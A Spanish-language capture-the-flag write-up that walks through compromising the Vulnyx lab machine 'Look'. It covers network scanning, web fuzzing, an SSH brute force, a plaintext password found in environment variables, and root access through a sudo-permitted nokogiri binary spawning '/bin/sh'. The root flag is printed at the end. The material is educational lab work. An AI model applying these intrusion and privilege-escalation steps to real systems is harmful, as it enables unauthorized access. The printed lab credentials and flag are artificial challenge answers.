Write-Up/Explicación paso a paso de Hackeo y Rooteo a Máquina Virtual Look – Plataforma Vulnyx


DISCLAIMER (Autorización y alcance):

1. **Ámbito del informe:**
   Este informe describe exclusivamente las actividades de evaluación de seguridad realizadas sobre la **máquina virtual "Chain"** alojada en la plataforma **Vulnyx**, en un entorno de laboratorio/CTF controlado. Todas las pruebas se realizaron con un alcance limitado al sistema indicado y bajo las condiciones definidas por la plataforma.

2. **Propósito:**
   El propósito del ejercicio es **educativo** y de investigación: identificar vectores de ataque, demostrar posibles impactos y proponer medidas de mitigación. No pretende explotar vulnerabilidades en sistemas ajenos ni causar daño.

3. **Autorización:**
   Las técnicas y pruebas documentadas aquí deben ser aplicadas **únicamente** en sistemas para los que se disponga de **autorización explícita y por escrito** del propietario. La reproducción de estas pruebas en equipos o redes que no te pertenezcan, o sin permiso, es **ilegal** y **poco ética**.

4. **Limitaciones y responsabilidad:**
   Ni el autor ni la institución/entidad que lo respalde asumen responsabilidad por el uso indebido del contenido de este informe. Cualquier acción realizada fuera del alcance de autorización corre por cuenta exclusiva del actor que la ejecute.



Empezamos utilizando la herramienta arp-scan o netdiscover para encontrar los hosts activos en nuestra red:

```
┌──(root㉿kali)-[/home/kali]
└─# arp-scan 192.168.1.0/24
Interface: eth0, type: EN10MB, MAC: 08:00:27:1f:b7:23, IPv4: 192.168.1.139
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1     c4:a3:66:d0:6a:1a       (Unknown)
192.168.1.130   4c:4a:48:07:6f:fe       (Unknown)
192.168.1.134   d8:5e:d3:e2:37:8f       (Unknown)
192.168.1.135   4c:4a:48:07:6f:fe       (Unknown)
192.168.1.141   08:00:27:8b:06:e8       (Unknown)
192.168.1.144   d8:bb:c1:f8:8e:3f       (Unknown)
192.168.1.130   08:6f:48:42:dd:22       (Unknown) (DUP: 2)
192.168.1.135   08:6f:48:42:dd:22       (Unknown) (DUP: 2)
192.168.1.133   fc:02:96:26:cd:99       (Unknown)
192.168.1.129   e0:e2:e6:52:f0:3c       (Unknown)
192.168.1.136   56:76:ca:18:5f:39       (Unknown: locally administered)
192.168.1.132   70:3a:2d:33:a2:35       (Unknown)
192.168.1.138   04:c4:61:9d:9c:08       (Unknown)
192.168.1.138   04:c4:61:9d:9c:08       (Unknown) (DUP: 2)

14 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.967 seconds (130.15 hosts/sec). 11 responded
```

Encontramos que el host activo 192.168.1.141 está activo, así que podemos empezar a realizar el escaneo utilizando **nmap.**


```
┌──(root㉿kali)-[/home/kali/Desktop/look]
└─# nmap -sS -sVC -p- --open -vvv -n -Pn --min-rate=5000 -oG Ports 192.168.1.141
```

Descubrimos dos puertos abiertos el puerto 22 (SSH) y el puerto 80 (HTTP).

```
┌──(root㉿kali)-[/home/kali/Desktop/look]
└─# nmap -sS -sVC -p- --open -vvv -n -Pn --min-rate=5000 -oG Ports 192.168.1.141
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-11 00:07 CET
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:07
Completed NSE at 00:07, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:07
Completed NSE at 00:07, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:07
Completed NSE at 00:07, 0.00s elapsed
Initiating ARP Ping Scan at 00:07
Scanning 192.168.1.141 [1 port]
Completed ARP Ping Scan at 00:07, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 00:07
Scanning 192.168.1.141 [65535 ports]
Discovered open port 22/tcp on 192.168.1.141
Discovered open port 80/tcp on 192.168.1.141
```

Como tiene el puerto 80 abierto, vamos a acceder mediante el navegador a la dirección 192.168.1.14 (o la dirección IP que hayas escaneado)

Cuando accedemos al navegador web obtenemos un servidor Web Apache



Ya que no podemos hacer mucho más, vamos a proceder a hacer fuzzing web para poder encontrar algún recursos o alguna manera. Para ello vamos a utilizar la herramienta wffuz con los siguientes comandos: -c –hc=404 (para que no muestre los códigos 404), -u con la dirección a la que queremos hacer FUZZING y -w para cargar un diccionario.

```
┌──(root㉿kali)-[/home/kali/Desktop/look]
└─# wfuzz -c --hc=404 -u 192.168.1.141/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
```

No encontramos gran cosa, así que vamos a intentar a hacer fuzzing otra vez, porque en vez de hacerlo con directorios, vamos a hacerlos por archivos con gobuster.

```
┌──(root㉿kali)-[/home/kali/Desktop/look]
└─# wfuzz -c --hc=404 -u 192.168.1.141/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzin
g SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.1.141/FUZZ
Total requests: 207643

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   200        368 L    933 W      10701 Ch    "# directory-list-lowercase-2.3-medium.txt"
000000003:   200        368 L    933 W      10701 Ch    "# Copyright 2007 James Fisher"
000000007:   200        368 L    933 W      10701 Ch    "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000014:   200        368 L    933 W      10701 Ch    "http://192.168.1.141/"
000000012:   200        368 L    933 W      10701 Ch    "# on atleast 2 different hosts"
000000009:   200        368 L    933 W      10701 Ch    "# Suite 300, San Francisco, California, 94105, USA."
000000010:   200        368 L    933 W      10701 Ch    "#"
000000013:   200        368 L    933 W      10701 Ch    "#"
000000011:   200        368 L    933 W      10701 Ch    "# Priority ordered case insensative list, where entries were found"
000000006:   200        368 L    933 W      10701 Ch    "# Attribution-Share Alike 3.0 License. To view a copy of this"
000000004:   200        368 L    933 W      10701 Ch    "#"
000000005:   200        368 L    933 W      10701 Ch    "# This work is licensed under the Creative Commons"
000000002:   200        368 L    933 W      10701 Ch    "#"
000000008:   200        368 L    933 W      10701 Ch    "# or send a letter to Creative Commons, 171 Second Street,"
000001025:   301        9 L      28 W       319 Ch      "javascript"
000041849:   200        368 L    933 W      10701 Ch    "http://192.168.1.141/"
000089181:   403        9 L      28 W       278 Ch      "server-status"

Total time: 0
Processed Requests: 207643
Filtered Requests: 207626
Requests/sec.: 0
```

Ahora utilizamos gobuster para hacer fuzzing pero de archivos, buscando recursos con extension .php, .txt , .js que podamos aprovechar:

```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u http://192.168.1.141/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x php,js,txt
```

Obtenemos dos recursos php, info.php (que nos indica la configuración php para el servidor) y look.php, un archivo que para esta ocasión no será interesante.

```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u http://192.168.1.141/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x php,js,txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.141/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              php,js,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/info.php             (Status: 200) [Size: 69385]
/javascript           (Status: 301) [Size: 319] [--> http://192.168.1.141/javascript/]
/look.php             (Status: 200) [Size: 75]
/server-status        (Status: 403) [Size: 278]
Progress: 830564 / 830564 (100.00%)
===============================================================
Finished
===============================================================
```


Si inspeccionamos el archivo info.php podemos encontrar el nombre de un posible usuario del sistema:

Apache Version	Apache/2.4.56 (Debian)
Apache API Version	20120211
Server Administrator	webmaster@localhost
Hostname:Port	127.0.1.1:80
User/Group	axel(1000)/1000
Max Requests	Per Child: 0 - Keep Alive: on - Max Per Connection: 100
Timeouts	Connection: 300 - Keep-Alive: 5
Virtual Server	Yes
Server Root	/etc/apache2
Loaded Modules	core mod_so mod_watchdog http_core mod_log_config mod_logio mod_version mod_unixd mod_access_compat mod_alias mod_auth_basic mod_authn_core mod_authn_file mod_authz_core mod_authz_host mod_authz_user mod_autoindex mod_deflate mod_dir mod_env mod_filter mod_mime prefork mod_negotiation mod_php7 mod_reqtimeout mod_setenvif mod_status

En este caso el usuario se llama axel.

Como el puerto 22 se encuentra abierto (servicio ssh) y conocemos el nombre de usuario, podemos utilizar la herramienta **hydra** para hacer un ataque de fuerza bruta contra dicho servicio. El comando quedaría de esta manera:

Ponemos 64 hilos con el parametro -t con el parámetro -l indicamos el nombre de usuario y con -P indicamos un diccionario a utilizar para realizar dicho ataque:



Obtenemos la contraseña para el usuario proporcionado, por lo que ahora podemos conectarnos por ssh a la máquina víctima:

Nos pedirá que introduzcamos la contraseña. Una vez proporcionada, ya estaremos conectados por ssh a la máquina víctima.

Aquí podemos probar diferentes técnicas, como sudo -l para ver qué podemos utilizar con sudo, buscar binarios con permiso 4000 (SUID). Para esta ocasión es muy interesante revisar el env.

```
axel@look:~$ env
SHELL=/bin/bash
PWD=/home/axel
LOGNAME=axel
XDG_SESSION_TYPE=tty
MOTD_SHOWN=pam
HOME=/home/axel
LANG=es_ES.UTF-8
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;3
=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01
01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;3
sd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.g
=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01
5:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xc
0;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:
SSH_CONNECTION=192.168.1.139 35680 192.168.1.141 22
XDG_SESSION_CLASS=user
TERM=xterm-256color
USER=axel
SHLVL=1
XDG_SESSION_ID=4
XDG_RUNTIME_DIR=/run/user/1000
SSH_CLIENT=192.168.1.139 35680 22
PATH=/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
dylanPASS=bl4bl4Dyl4N
SSH_TTY=/dev/pts/0
_=/usr/bin/env
axel@look:~$
```

En el env podemos observar que se ha guardado la contraseña de un posible usuario en texto plano:

```
dylanPASS=bl4bl4Dyl4N
```

Si vamos al directorio /home y hace un ls para lista el contenido veremos que el usuario dylan existe, si ahora hacemos el cambio con su e introducimos la contraseña que hemos encontrado en env, podremos pivotar al usuario dylan:

```
dylanPASS=bl4bl4Dyl4N
SSH_TTY=/dev/pts/0
_=/usr/bin/env
axel@look:~$ cd /home
axel@look:/home$ ls
axel  dylan
axel@look:/home$ su dylan
Contraseña:
```

Si con el usuario dylan hacemo sudo -l encontraremos lo siguiente:

```
dylan@look:/home$ sudo -l
Matching Defaults entries for dylan on look:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User dylan may run the following commands on look:
    (root) NOPASSWD: /usr/bin/nokogiri
```

Hay un binario que en el contexto de su ejecución utiliza el usuario root. Debemos utilizarlo para poder escalar a root.

Para ell si utilizamos sudo y la ruta del binario podemos obtener instrucciones sobre su uso:

```
dylan@look:/home$ sudo /usr/bin/nokogiri
Nokogiri: an HTML, XML, SAX, and Reader parser
Usage: nokogiri <uri|path> [options]

Examples:
  nokogiri https://www.ruby-lang.org/
  nokogiri ./public/index.html
  curl -s http://www.nokogiri.org | nokogiri -e'p $_.css("h1").length'

Options:
        --type type                  Parse as type: xml or html (default: auto)
    -C file                          Specifies initialization file to load (default /root/.nokogirirc)
    -E, --encoding encoding          Read as encoding (default: none)
    -e command                       Specifies script from command-line.
        --rng <uri|path>             Validate using this rng file.
    -?, --help                       Show this message
    -v, --version                    Show version
```

En este caso podemos utilizarlo cargando un .html (da igual si esta vacío).

Para ello lo que tenemos que hacer es cambiar a un directorio en el que tengamos capacidad de escritura, por ejemplo /tmp.

```
dylan@look:/home$ cd /tmp
dylan@look:/tmp$ touch index.html
dylan@look:/tmp$
```

Una vez dentro de tmp, creamos el archivo index.html y lo utilizamos con el binario anterior, el cual es un script programado en el lenguaje ruby.

```
dylan@look:/tmp$ sudo /usr/bin/nokogiri index.html
Your document is stored in @doc ...
irb(main):001:0>
```

Si ahora le indicamos exec “/bin/sh”, obtendremos una consola como el usuario root

```
dylan@look:/tmp$ sudo /usr/bin/nokogiri index.html
Your document is stored in @doc ...
irb(main):001:0> exec "/bin/sh"
# whoami
root
#
```

Ya podemos listar la flag de root:

```
# cd ~
# ls
root.txt
# cat root.txt
5e1a6f7770b8836974a6da06f32ecf6e
#
```